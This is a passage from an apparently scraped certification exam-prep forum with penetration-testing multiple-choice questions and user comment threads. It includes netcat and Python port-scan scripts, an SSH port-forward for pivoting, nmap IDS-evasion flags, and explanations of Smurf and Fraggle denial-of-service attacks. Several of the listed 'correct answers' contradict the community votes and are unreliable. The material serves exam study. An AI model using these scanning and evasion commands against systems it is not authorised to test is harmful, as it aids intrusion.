upvoted 2 times

  **[Removed]** 1 year, 7 months ago

C scapy correct
<https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>
upvoted 2 times

  **2Fish** 1 year, 7 months ago

I am thinking D (hiping3)
as it allows you to view the response. For example,
SCAPY, in this video. They had to run Wireshark on
the destination machine to confirm the ICMP packet
was received.
<https://www.youtube.com/watch?v=sXUByO9knml>
upvoted 1 times

  **[Removed]** 1 year, 7 months ago

easily and
programmatically manipulate
i think C Scapy is python base
upvoted 2 times

  **[Removed]** 1 year, 9 months ago

Scaly is a powerful
interactive packet manipulation program. It replaces
tools such as hping, 85% of nmap, arpspoof, arp-sk,
arping, tcpdump, Tshark, p0f and others. It's
definitely C
upvoted 5 times

  **masso435** 1 year, 9 months ago

Which this is why it could
be both scapy or hping3 based off of what it's
asking. I misspoke on the analysis of receiving
packets.
upvoted 1 times

  **masso435** 1 year, 9 months ago

Selected Answer: D

Scapy can only manipulate.
It can't see the response back. Answer is D.



<https://www.kali.org/tools/hping3/>
upvoted 2 times

  **[Removed]** 1 year, 6 months ago

Scapy is
also response back read again
<https://www.google.com/url?sa=t&source=web&rct=j&url=https://stackoverflow.com/questions/24415464/scapy-sending-receiving-and-responding&ved=2ahUKEwjB9oOkhbf9AhVL8LsIHZgLBriQFnoECAoQAQ&usg=AOvVaw1DWU4Y56SG-aYnl7I1OVPm>
upvoted 2 times

  **[Removed]** 1 year, 6 months ago

Answer is C
upvoted 2 times

  **RHER** 1 year, 5 months ago

podrias
dejar
de
confundir
a la
gente
en
todas
las
preguntas
hay
una
respuesta
suya
y a
cada
rato
la
cambias
upvoted 1 times

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

- A. Analyze the malware to see what it does.
- B. Collect the proper evidence and then remove the malware.
- C. Do a root-cause analysis to find out how the malware got in.
- D. Remove the malware immediately.
- E. Stop the assessment and inform the emergency contact.

Correct Answer: D

Community vote distribution

E (100%)

ryan zou Highly Voted 1 year, 11 months ago

Selected Answer: E

Answer is E
upvoted 11 times

masso435 Highly Voted 1 year, 9 months ago

Selected Answer: E

It's E. It's not
your job to remove any malware or stop attacks
currently happening.
upvoted 7 times

Nefata 1 year, 9 months ago

Except
you're the only one in the
company with in both of red and blue
roles
upvoted 3 times

shakevia463 1 year, 7 months ago

It says your just a
pentester
upvoted 4 times

cy_analyst 1 year, 5 months ago

If
you
get
to E
she
will
tell
you
to
do C
or
something.
upvoted 1 times

Gargamella Most Recent 1 year, 5 months ago

Answer is E
upvoted 1 times

Lee_Lah 1 year, 11 months ago

Selected Answer: E


Definitely E.
upvoted 6 times

A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

- A. Smurf
- B. Ping flood
- C. Fraggle
- D. Ping of death

Correct Answer: A

Community vote distribution



[-] **Armaggon** Highly Voted 1 year, 11 months ago

This one is definitely C.
Fraggle. Smurf uses ICMP.
upvoted 9 times

[-] **ryanzou** 1 year, 11 months ago

Yes, I
agree
upvoted 3 times

[-] **Etc_Shadow28000** Most Recent 2 months, 2 weeks ago

Selected Answer: C

Given that ICMP is disabled on the network segment, the penetration tester could use the following for a denial-of-service attack:

C. Fraggle

Explanation:

- **Fraggle Attack:** A Fraggle attack is similar to a Smurf attack but uses UDP packets instead of ICMP. In this attack, the attacker sends a large amount of UDP traffic to a broadcast address with the source address spoofed to that of the victim. Since ICMP is disabled, the network devices will not respond to ICMP-based attacks, but they might still process and respond to UDP traffic, making Fraggle a viable option.

upvoted 1 times

[-] **bieecop** 1 year, 1 month ago

Selected Answer: C

In a Fraggle attack, an attacker sends a large number of UDP packets to a network's broadcast address. These packets are usually directed to a specific service port, such as the echo service (port 7) or the Chargen service (port 19). The attack exploits network devices that respond to these packets by sending even larger responses to the victim's IP address, thereby overwhelming the victim's network and causing a denial of service.

upvoted 1 times

[-] **solutionz** 1 year, 1 month ago

Selected Answer: C

If ICMP (Internet Control Message Protocol) is disabled on a network segment, it would mean that ICMP-based attacks, like ping flood (option B) and ping of death (option D), would not be effective. ICMP is used in these attacks, and with it disabled, they wouldn't work on that segment.


However, the question asks which of the following could be used for a denial-of-service attack on the network segment where ICMP is disabled. Since options B and D rely on ICMP, and option A (Smurf) also uses ICMP, they wouldn't be applicable here.

This leaves:

C. Fraggle

A Fraggle attack is similar to a Smurf attack but uses UDP (User Datagram Protocol) rather than ICMP. Since the question does not mention anything about UDP being disabled, this would be the best choice from the given options for a denial-of-service attack on the network segment where ICMP is disabled.

upvoted 3 times

[-]  **NBE** 1 year, 4 months ago

Selected Answer: C

Fraggle uses UDP echo requests, not ICMP, therefore it has to be the answer.

upvoted 1 times

[-]  **xviruz2kx** 1 year, 5 months ago


Selected Answer: A

All of the listed options are types of denial-of-service attacks, but since ICMP is disabled, only Fraggle and Ping of Death would be ineffective in this scenario.

A Smurf attack and Ping flood both rely on sending a large number of ICMP echo requests to a network's broadcast address or to a specific host. These attacks can overwhelm the target's network bandwidth and cause a denial of service.

Therefore, the correct answer is A. Smurf

upvoted 1 times

[-]  **NBE** 1 year, 4 months ago

ICMP is disabled, therefore the answer cannot be Smurf. As Fraggle uses UDP and not ICMP, it has to be the answer.

upvoted 1 times

[-]  **nickwen007** 1 year, 6 months ago

Selected Answer: C

Fraggle is similar to a Smurf attack, with one key difference. Instead of using ICMP Echo Request packets, Fraggle uses UDP Echo Request packets, which can cause even greater disruption than a Smurf attack. Fraggle can be more difficult to detect and mitigate than a traditional Smurf attack.

Smurf is a type of Distributed Denial of Service (DDoS) attack. It works by sending a large number of ICMP echo request packets from multiple sources to the broadcast address of a remote subnet. This floods the network with traffic which can overwhelm the target and cause a denial of service.



upvoted 2 times

[-]  **cy_analyst** 1 year, 6 months ago

Selected Answer: C

C. Fraggle" is a DoS attack that uses User Datagram Protocol (UDP) packets instead of ICMP packets. So if ICMP is disabled on the network segment, an attacker could potentially use a Fraggle attack to flood the network with UDP packets and overwhelm the target network's ability to respond to legitimate requests.

upvoted 2 times

  **kloug** 1 year, 7 months ago

aaaaaaaaaaaa



upvoted 1 times

  **[Removed]** 1 year, 7 months ago

C is

correct check and read

upvoted 1 times

  **2Fish** 1 year, 7 months ago

Selected Answer: C

Fraggle does not use ICMP

upvoted 1 times

  **Codyjs54** 1 year, 7 months ago

Selected Answer: C

Fraggle doesn't use

icmp

upvoted 2 times

  **som3onenooned1** 1 year, 10 months ago

Selected Answer: C

Only C does not contain

ICMP protocol

A Fraggle Attack is a denial-of-service (DoS) attack that involves sending a large amount of spoofed UDP traffic to a router's broadcast address within a network. It is very similar to a Smurf Attack, which uses spoofed ICMP traffic rather than UDP traffic to achieve the same goal. Given those routers (as of 1999) no longer forward packets directed at their broadcast addresses, most networks are now immune to Fraggle (and Smurf) attacks.

upvoted 4 times

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

Correct Answer: D

Community vote distribution

D (100%)

som3onenooned1 Highly Voted 1 year, 10 months ago

Selected Answer: D

-z zero-I/O mode [used for scanning]

-v verbose

example output of script:

```
10.0.0.1: inverse host lookup failed: Unknown host
(UNKNOWN) [10.0.0.1] 22 (ssh) open
(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed
out
```

<https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>
upvoted 6 times

RRabbit Highly Voted 1 year, 8 months ago

D. Scanning a network for specific open ports

The script is using the command "nc -zv" which stands for "netcat -z -v" which is used to check if a specific port is open on a remote IP address. The script is looping through a range of IP addresses on the 10.100.100 network and attempting to connect to the specified ports (22, 23, 80, and 443) on each IP. This is a method of scanning a network to check which specific ports are open, also known as port scanning. The script is not performing any action related to service vulnerabilities or shell recovery/creation.

upvoted 5 times

cy_analyst Most Recent 1 year, 5 months ago

Selected Answer: D

"-z": Specifies that nc should not send any data to the target host, but instead just check if the port is open. This is also known as a "zero I/O mode" scan.

upvoted 1 times

lifehacker0777 1 year, 5 months ago

Selected Answer: D

D. Scanning a network for specific open ports. The script is using the nc (netcat) command with the -zv options to scan a range of IP addresses (10.100.100.1-10.100.100.254) and specific ports (22, 23, 80, 443) to check for open ports.

upvoted 1 times



An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

Correct Answer: A

Community vote distribution

A (100%)

— **RRabbit** **Highly Voted** 1 year, 8 months ago

A. OpenVAS

OpenVAS (Open Vulnerability Assessment System) is a free and open-source vulnerability scanner that can be used to identify vulnerabilities on a network or system. It can scan for known vulnerabilities on open ports and services, and can also check for specific vulnerabilities based on the version of the software running on the target system. Once vulnerabilities are identified, OpenVAS can also provide information about potential exploits that could be used to exploit those vulnerabilities.

After identifying the open ports and services with Nmap, the next step is to check if there are any known vulnerabilities on those open ports, OpenVAS is a suitable tool to do that. Other tools such as Drozer and Burp Suite, can be used for testing the security of Android and web applications respectively, but they are not suitable for vulnerability scanning. OWASP ZAP is also a web application security scanner, it can be used to find vulnerabilities on web applications, but it's not suitable for vulnerability scanning on ports.

upvoted 5 times

— **IYKMba** **Most Recent** 1 year, 1 month ago

Selected Answer: A

Openvas is the right tool

upvoted 1 times

— **Gargamella** 1 year, 5 months ago

The question is taking about network scan. So for me the right reponse is OpenVas

upvoted 1 times

— **nickwen007** 1 year, 6 months ago

OpenVAS is an open source vulnerability scanner used to detect security weaknesses in computer networks. It is based on the Nessus scanning engine and uses a wide range of network and web security tests to quickly identify vulnerabilities, misconfigurations, and exposed credentials on systems.

upvoted 2 times

— **som3onenooned1** 1 year, 10 months ago

Selected Answer: A

OpenVAS is a full-featured vulnerability scanner.

OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by

assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

upvoted 4 times



A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal

Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1 -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

- A. nc 10.10.1.2
- B. ssh 10.10.1.2
- C. nc 127.0.0.1 5555
- D. ssh 127.0.0.1 5555

Correct Answer: A

Community vote distribution

C (91%) 9%

+ **som3onenooned1** **Highly Voted** 1 year, 10 months ago

Selected Answer: C

Port 25 from the remote host is forwarded to local port 5555 (to IP: 10.10.1.2). So if you have forwarded the port to yourself, it means you can access it by connecting to 127.0.0.1 or 10.10.1.2. Next part of the pentester task is to determine what service is opened on 25 or what communication is sent on internal service. Quickest way to do this is to use netcat.

A - port 5555 is not specified

B - port 5555 is not specified, why would you ssh to smtp port with sendmail server?

C - correct, netcat may be utilized to "progress into the targeted network" and test SMTP.

D - if there is no ssh connection on port 25 it is useless as above in B. Syntax is wrong, to specify port on ssh you need to use -p.

upvoted 10 times

+ **Etc_Shadow28000** **Most Recent** 2 months, 2 weeks ago

Selected Answer: A

To remain stealthy and make further progress into the targeted network after exploiting the CentOS computer, the penetration tester should use a command that takes advantage of the open port on the internal Sendmail server.

The BEST command to use for further progress would be:

A. nc 10.10.1.2

Explanation:

- nc (Netcat): Netcat is a versatile networking tool that can be used for reading from and writing to network connections using TCP or UDP. By connecting to 10.10.1.2, the tester is likely attempting to interact with another internal service or machine in the network, leveraging the foothold they have gained.

- Stealth and Port 25: Given that port 25 (SMTP) is open, the tester might use Netcat to connect to other services or relay messages through the Sendmail server.



upvoted 1 times

+ **nickwen007** 1 year, 6 months ago

The answer is C. nc 127.0.0.1 5555. By running this command, the


penetration tester can initiate a connection to the Sendmail server on port 25 without having to route the traffic through their attack machine. This will keep their activities undetected and allow them to further progress into the targeted network.

upvoted 2 times

  **kloug** 1 year, 7 months ago

cccccccccc

upvoted 1 times

  **RRabbit** 1 year, 8 months ago

C. nc 127.0.0.1 5555

The command run by the penetration tester on the attack machine was used to establish a connection between port 5555 on the attack machine and port 25 on the internal Sendmail server at IP address 10.10.1.2. This creates a tunnel between the two machines, allowing the attack machine to access the internal network through port 5555. Therefore, to further progress into the targeted network, the best command to use would be "nc 127.0.0.1 5555" which would allow the tester to connect to the internal network through the tunnel set up on the attack machine.

upvoted 4 times

A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:

```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, ..., 65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org) Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```

Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)

- A. Telnet
- B. HTTP
- C. SMTP
- D. DNS
- E. NTP
- F. SNMP

Correct Answer: BD

Community vote distribution

BD (83%)

BC (17%)

- som3onenooned1** Highly Voted 1 year, 10 months ago

22,53 and 80 are opened.
Only DNS and HTTP are mentioned in answers. I choose B and D
upvoted 10 times
- PMann** Most Recent 6 months ago

Selected Answer: BD

53-DNS & 80-HTTP Open.
upvoted 1 times
- DRVision** 10 months, 1 week ago

Selected Answer: BC

Wireshark to exploit unencrypted HTTP traffic
SMTP on port 25 - spread malware, phishing, etc.
upvoted 1 times
- DRVision** 10 months, 1 week ago

Actually just saw it was closed, DNS : B & D are correct
upvoted 1 times
- Mr_BuCk3th34D** 1 year, 9 months ago

Selected Answer: BD

B and D are the correct answers.
upvoted 4 times

Which of the following expressions in Python increase a variable val by one? (Choose two.)

- A. val++
- B. +val
- C. val=(val+1)
- D. ++val
- E. val=val++
- F. val+=1

Correct Answer: CF

Community vote distribution

CF (100%)

fuzzyguzzy 3 weeks, 4 days ago

Selected Answer: CF

C & F are correct
upvoted 1 times

[Removed] 9 months, 3 weeks ago

Selected Answer: CF

C & F. The only ones
that say + 1 lol.
upvoted 1 times

kloug 1 year, 7 months ago

correct
upvoted 1 times

[Removed] 1 year, 7 months ago

Correct answer C and F 100%
upvoted 1 times

An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

- A. `nmap -T3 192.168.0.1`
- B. `nmap -P0 192.168.0.1`
- C. `nmap -T0 192.168.0.1`
- D. `nmap -A 192.168.0.1`

Correct Answer: B

Community vote distribution

C (67%) B (33%)

Thavee Highly Voted 1 year, 9 months ago

Selected Answer: C

-T0 Paranoid: Very slow, used for IDS evasion

-T1 Sneaky: Quite slow, used for IDS evasion

-T2 Polite: Slows down to consume less bandwidth, runs ~10 times slower than default

-T3 Normal: Default, a dynamic timing model based on target responsiveness

-T4 Aggressive: Assumes a fast and reliable network and may overwhelm targets

-T5 Insane: Very aggressive; will likely overwhelm targets or miss open ports
upvoted 10 times

Armaggon Highly Voted 1 year, 11 months ago

It should be C - T0 to avoid IDS/IPS etc.
upvoted 8 times

Marty35 Most Recent 3 months, 3 weeks ago

-T0 is the quietest.
-P0 is also quiet, but it doesn't directly affect the timing of the scan, so it may still run at default speed.
upvoted 1 times

funnybros 6 months, 3 weeks ago

key word -- quietly as possible. The answer is C
upvoted 1 times

bieecop 1 year, 1 month ago

Selected Answer: C

The -T option in Nmap controls the timing and aggressiveness of the scan. Lower values of -T result in slower and more "quiet" scans. In this case, using -T0 will perform the scan with the least chance of detection because it sets the timing to the slowest and least aggressive level.
upvoted 1 times

Nothing1233 1 year, 1 month ago

Selected Answer: B

Bbbbbbbb
upvoted 1 times

UseChatGPT 1 year ago

you need to
go back to school
upvoted 3 times

  **581777a** 11 months, 2 weeks ago

ChatGPT says B ...
Option B (nmap -P0
192.168.0.1)
specifies the -P0
option, which tells
Nmap not to ping the
target host before
scanning. This can
help avoid detection
because it skips the
initial ICMP echo
request that might
alert the target to
the scan. However,
it's important
to note that some
intrusion detection
systems and
firewalls may still
detect the scan
based on other
network traffic
generated by Nmap.
upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

When attempting to run an
Nmap scan that's as stealthy as possible, you
would want to avoid aggressive scans and avoid
triggering as many alarms or logs as possible.

Among the given options:

C. nmap -T0 192.168.0.1

The "-T0" flag sets Nmap to its
"paranoid" timing template, meaning that
it will wait for a long time between sending
packets. This makes the scan very slow, but it also
makes it less likely to be detected by intrusion
detection systems, as the slow scan might not
trigger thresholds that are looking for rapid,
suspicious scanning activity.

The other options provided are not as stealthy:
Therefore, option C is the correct answer, as it
will give the least chance of detection.

upvoted 1 times

  **OnA_Mule** 1 year, 4 months ago

Selected Answer: B

Obviously -A and -T3 are
out. I think the answer is B because it's
quieter. -T0 is less frequent, so that might be
considered quieter too. It's a hard choice
between B and C, but my gut says test writers are
looking for answer B.

upvoted 1 times

  **[Removed]** 1 year, 4 months ago

Selected Answer: B

the "-T0" option
in Nmap sets the timing template to the slowest
possible speed, which can also help reduce the
chance of detection. However, it does not disable
host discovery like the "-P0" option.
If the goal is to run an Nmap scan as quietly as
possible and minimize the chance of detection, using
the "-P0" option would be a better choice
than the "-T0" option.

So, the correct answer to the question is "-P0".

upvoted 3 times

  **[Removed]** 1 year, 5 months ago

The option that will give the LEAST chance of detection while running an Nmap scan is:

B. nmap -P0 192.168.0.1

Using the -P0 option will skip the host discovery phase of the scan and assume that all hosts are up, thus avoiding the generation of ICMP echo requests or TCP SYN packets that can be detected by IDS/IPS systems. The -T3 and -T0 options control the timing of the scan and do not affect its stealthiness. The -A option is used for aggressive scanning and OS detection, which can increase the chance of detection.

upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

Selected Answer: B

Option B. nmap -P0 192.168.0.1, is the command that will give the least chance of detection. The -P0 option will skip host discovery, making the scan less noisy and less likely to be detected by network intrusion detection systems.

upvoted 1 times

  **cy_analyst** 1 year, 5 months ago

Selected Answer: B

By disabling the ping request with the "-P0" option, Nmap will not send any packets to the target unless it is explicitly instructed to scan it. This reduces the chances of detection by the target's security systems.

C decreases the timing and aggressiveness of the scan, but it still sends packets to the target, which could potentially be detected.

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

Answer C is correct

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

Selected Answer: B

The command that will give the least chance of detection is B. nmap -P0 192.168.0.1. The "-P0" flag tells Nmap to skip the host discovery process, meaning that no packets will be sent to the target host to determine which ports are open and which services are running. As a result, there will be little to no chance of detection

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

C is the answer T0

upvoted 2 times

  **cy_analyst** 1 year, 6 months ago

Agree also answer C will never end.

upvoted 2 times

  **RayzorTalon** 1 year, 8 months ago

Selected Answer: C



C. T0 will be really slow.

upvoted 4 times

  **Mr_BuCK3th34D** 1 year, 9 months ago

Selected Answer: C

C is the right answer.
upvoted 4 times

-   **masso435** 1 year, 12 months ago
Shouldn't it be C.
Slowing down the time would help.
upvoted 5 times

Question #95

Topic 1




A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2;
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Too few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit {}
try:
    for port in ports ;
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format {port})
except KeyboardInterrupt:
    print("Exiting...")
    sys.exit {}
```

Which of the following actions will this script perform?

- A. Look for open ports.
- B. Listen for a reverse shell.
- C. Attempt to flood open ports.
- D. Create an encrypted tunnel.

Correct Answer: A

-   **B3hindCl0sedD00rs**  1 year, 6 months ago
A is definitely correct on
this one!
upvoted 5 times

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

- A. Perform a new penetration test.
- B. Remediate the findings.
- C. Provide the list of common vulnerabilities and exposures.
- D. Broaden the scope of the penetration test.

Correct Answer: B

Community vote distribution

B (100%)

NotAHackerJustYet **Highly Voted** 1 year, 7 months ago

Selected Answer: B

The correct answer is B. Remediate the findings. Once the board has accepted the penetration test report, the next step should be to take action to address the findings that have been identified. Remediation of the findings is the most essential step to ensure the security of the system and should be the priority before any additional testing is done.

Option A: Perform a new penetration test is incorrect because it is unnecessary at this point. The board has already accepted the existing report and the findings should be addressed first.

Option C: Provide the list of common vulnerabilities and exposures is incorrect because this is not the next step after the board has accepted the report. The list of common vulnerabilities and exposures should have been identified as part of the initial test and included in the report.

Option D: Broaden the scope of the penetration test is incorrect because it is unnecessary at this point. The board has already accepted the existing report and the findings should be addressed first.

upvoted 6 times

bieecop **Most Recent** 1 year, 1 month ago

Selected Answer: B

After a penetration test report has been submitted, reviewed, and accepted, the next logical step is to prioritize and address the identified vulnerabilities and findings. Since three findings have been rated as high, it's important to focus on remediating these issues to improve the security posture of the organization.

upvoted 1 times

[Removed] 1 year, 7 months ago

B answer is correct

upvoted 2 times

Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

- A. The team exploits a critical server within the organization.
- B. The team exfiltrates PII or credit card data from the organization.
- C. The team loses access to the network remotely.
- D. The team discovers another actor on a system on the network.

Correct Answer: D

Community vote distribution

D (70%)

B (30%)

fuzzyguzzy 3 weeks, 4 days ago

Selected Answer: D

The correct answer is D.
upvoted 1 times

TacosInMyBelly 9 months, 1 week ago

Selected Answer: D

All of the other ones wouldn't warrant an emergency contact. If they found another actor on the network that shouldn't be there while they're playing the enemy then that is means for halting the penetration test all together and notifying them. They will the need to have their security department look further into it to see if there network is being exploited as that is the worst case scenario for an organization.
upvoted 2 times

Alizade 10 months, 3 weeks ago

Selected Answer: B

The correct answer is B.
The team exfiltrates PII or credit card data from the organization.
upvoted 1 times

[Removed] 11 months ago

Emergency contact is not for reporting critical vulnerabilities. You report those to the IT manager or the primary contact. Emergency contact is in case you cause something on the network which requires deconfliction. They are there for network and resource availability, so if you lose connection to the network, that's a job for the emergency personnel. If there is another actor on the network, that won't be reported to the emergency contact. That will go the primary contact or the designated IT manager or client counterpart.
upvoted 3 times

UseChatGPT 1 year ago

Selected Answer: B

B. Listen to ChatGPT on this one.
upvoted 1 times

hakanay 9 months, 3 weeks ago

Don't ask 3.5, ask 4. It's clearly D.
upvoted 1 times


581777a 11 months, 2 weeks ago

It said :
Option C: Losing remote access to

the network during a penetration test is a critical situation that could indicate an issue with the engagement, potential compromise, or other unforeseen problems. In such cases, it is important to notify the emergency contact or the organization's incident response team promptly. This allows the organization to assess the situation, ensure that the engagement did not lead to unintended consequences, and take necessary actions to restore network access and security.

I mentioned D and it basically said "ok fine. both but it depends on the specific circumstances"

upvoted 2 times

  **solutionz** 1 year, 1 month ago

Selected Answer: D

During a penetration testing engagement, the penetration testers usually have rules of engagement and boundaries that they must follow. Notifying the emergency contact would be warranted if something unexpected and potentially harmful was encountered.

In the given options, the situation that most likely would require immediate notification of the emergency contact is:

D. The team discovers another actor on a system on the network.

Discovering another unauthorized actor on the system could mean that there's an ongoing breach or other malicious activity. This situation would generally be considered an emergency, as it goes beyond the planned scope of the penetration test and represents an immediate risk to the organization.

The other options might be part of the planned scope of the test or not represent immediate emergencies, depending on the particular circumstances of the engagement.

upvoted 1 times

  **JimBobSquare101** 1 year, 4 months ago

I would roll with B...CC data loss will be a whole legal headache...

upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

Selected Answer: B



All of the listed situations could potentially warrant notifying the emergency contact for the engagement, but the most critical and urgent situation that requires immediate notification is option B - exfiltrating PII or credit card data from the organization. This type of data is highly sensitive and its unauthorized disclosure can lead to significant financial and reputational damage for the organization.



upvoted 1 times



  **MegTechGuru** 11 months, 1 week ago



No, because if you exfiltrated pii or credit card data, this is likely already to be expected and it should be listed for something you will remediate as well as they can be informed. Its a much bigger deal if there is an actor on the network who could exploit that information and your emergency contact should be notified. as a penetration tester



you would almost hope you could find pii or credit card data as this would be a success for you
upvoted 2 times

  **[Removed]** 1 year, 6 months ago
D is the correct answer
upvoted 2 times

  **cy_analyst** 1 year, 6 months ago
Selected Answer: D
A or D both are so important for the others I think I can write a report.
upvoted 3 times

  **josepa** 1 year, 6 months ago
b y d?
upvoted 2 times

  **[Removed]** 1 year, 6 months ago
D is the answer
upvoted 2 times

  **kloug** 1 year, 7 months ago
bbbbbbbbbbbbbb
upvoted 1 times

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fcee6f640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Credential-stuffing attack

Correct Answer: C

Reference:

<https://www.sciencedirect.com/topics/computer-science/plaintext-attack>

Community vote distribution

B (100%)

Manzer Highly Voted 1 year, 11 months ago

Selected Answer: B

You use a rainbow table for hashes.

upvoted 13 times

Lee_Lah Highly Voted 1 year, 11 months ago

Selected Answer: B

B - rainbow table since they're hashes.

upvoted 5 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: B

B. Rainbow table attack

A rainbow table attack is a method used to break hashed passwords by using precomputed tables of hash values for known plaintexts. This approach is more efficient than brute-force attacks as it significantly reduces the time needed to crack passwords by leveraging these precomputed tables. In this case, given the hashed strings, a rainbow table attack would be the best technique to determine the known plaintext.

upvoted 1 times

bracokey 9 months, 1 week ago

the example shows 32 byte entries for all keys except one at 33 bytes. I would have said this was AES256 encryption... very tricky...

upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: B

When dealing with hashed strings, and you want to determine the known plaintext of the strings, the BEST technique among the given options would likely be:

B. Rainbow table attack

A rainbow table is a precomputed table used for reversing cryptographic hash functions. Rainbow tables are used to crack password hashes by looking up the hash in the table and finding the corresponding plaintext value. It's often a more efficient way to discover the plaintext value of known hash functions compared to brute-force or dictionary attacks, especially if the hashes are not salted.

upvoted 1 times

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try:
<03>     port: object
<04>     resultList: list[Any] = []
<05>     for port in portList:
<06>         sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>         sock.settimeout(20)
<08>         result = sock.connect_ex((remoteSvr, port))
<09>         if result == 0:
<10>             resultList.append(port)
<11>         sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

- A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- B. *range(1, 1025) on line 1 populated the portList list in numerical order.
- C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

Correct Answer: A

Community vote distribution

B (100%)

[Removed] Highly Voted 1 year, 9 months ago

Selected Answer: B

B is the only reasonable answer.

A is in seconds not milliseconds.

C Sock.STREAM = TCP DGRAM = UDP. Neither would indicate a port on its own.

upvoted 9 times

Manzer Highly Voted 1 year, 11 months ago

Selected Answer: B

A is wrong cause it's

20 seconds not milliseconds.

upvoted 7 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: B

B. *range(1, 1025) on line

1 populated the portList list in numerical order.

Populating the `portList` with a range of ports from 1 to 1024 in numerical order and then sequentially attempting connections to these ports is characteristic of a port scan. Intrusion Detection Systems (IDS) often detect port scans based on such sequential or numerous connection attempts within a short timeframe. This behavior is a common signature of port scanning activities, which is likely why the script triggered the alert.

upvoted 1 times

TiredOfTests 10 months, 4 weeks ago

Selected Answer: B

The snippet of code is most likely to have triggered a "probable port scan" alert in the organization's IDS due to:

- B. *range(1, 1025) on line 1 populated the portList list in numerical order.

The script is scanning a range of ports from 1 to 1024, which is the well-known range of ports. Scanning such a broad range of ports in numerical order is likely to be detected by an IDS as a probable port scan.

upvoted 1 times

  **som3onenooned1** 1 year, 10 months ago

Selected Answer: B

A - no, 20 seconds is fine

`socket.setdefaulttimeout(value)`

Set a timeout on blocking socket operations. The value argument can be a nonnegative floating point number expressing seconds, or None.

<https://docs.python.org/3/library/socket.html#socket.socket.setdefaulttimeout>

B - Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons)

<https://nmap.org/book/man-port-specification.html>

C - question is about triggering alert, not why it does not work

D - same as C

upvoted 5 times

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

